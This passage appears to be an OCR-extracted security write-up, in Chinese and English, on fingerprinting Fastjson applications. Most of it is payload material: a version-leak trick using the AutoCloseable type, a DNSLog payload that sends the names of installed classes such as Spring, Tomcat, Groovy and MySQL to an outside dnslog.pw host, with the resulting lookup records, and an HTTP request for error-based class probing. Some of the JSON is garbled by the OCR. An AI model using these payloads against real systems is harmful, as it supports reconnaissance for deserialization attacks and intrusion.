
```
public class JavaBeanDeserializer implements ObjectDeserializer {
    protected <T> T deserialze(DefaultJSONParser parser,Type type, Object fieldName, Object object,
int features,  int[] setFlags) {
        ...
        if (fieldName instanceof String) {
            buf //
                .append(", fieldName ") //
                .append(fieldName);
        }
        buf.append(", fastjson-version ").append(JSON.VERSION);
        throw new JSONException(buf.toString());
        ...

    }
}
```

```
{"@type":"java.lang.AutoCloseable"
JSON.parseObject("whatever",Person.class);
```

syntax error, expect {, actual EOF, pos 0, fastjson-version 1.2.76

探测依赖环境


org.springframework.web.bind.annotation.RequestMapping	spring
org.apache.catalina.startup.Tomcat	tomcat
groovy.lang.GroovyShell	groovy
com.mysql.jdbc.Driver	mysql
java.net.http.HttpClient	java 11
...	



```
{"@type":"java.lang.Class","val":${variable}}
```

DNSLog回显探测依赖库


```
{"@type":"java.net.Inet4Address",
  "val":{"@type":"java.lang.String"
    {"@type":"java.util.Locale",
    "val":{"@type":"com.alibaba.fastjson.JSONObject",{
      "@type": "java.lang.String""@type":"java.util.Locale",
      "language":{"@type":"java.lang.String"
           {1:{"@type":"java.lang.Class","val":"TARGET_CLASS"}},
      "country":"x.l56y7u6g.dnslog.pw"
      }}
 }
```



ID	域名	Type
14561	{}_.l56y7u6g.dnslog.pw	A
14560	{"1":"com.mysql.jdbc.driver"}_.l56y7u6g.dnslog.pw	A
14559	{"1":"groovy.lang.groovyshell"}_.l56y7u6g.dnslog.pw	A
14558	{"1":"org.apache.catalina.startup.tomcat"}_.l56y7u6g.dnslog.pw	A
14557	{"1":"org.springframework.web.bind.annotation.requestmapping"}_.l56y7u6g.dnslog.pw	A

Class not found


报错回显探测依赖库



```
POST /login HTTP/1.1
Host:example.com
Connection: close

{
    "@type":"java.lang.Character"{
     "@type":"java.lang.Class",
     "val":"com.mysql.jdbc.Driver"
}
```

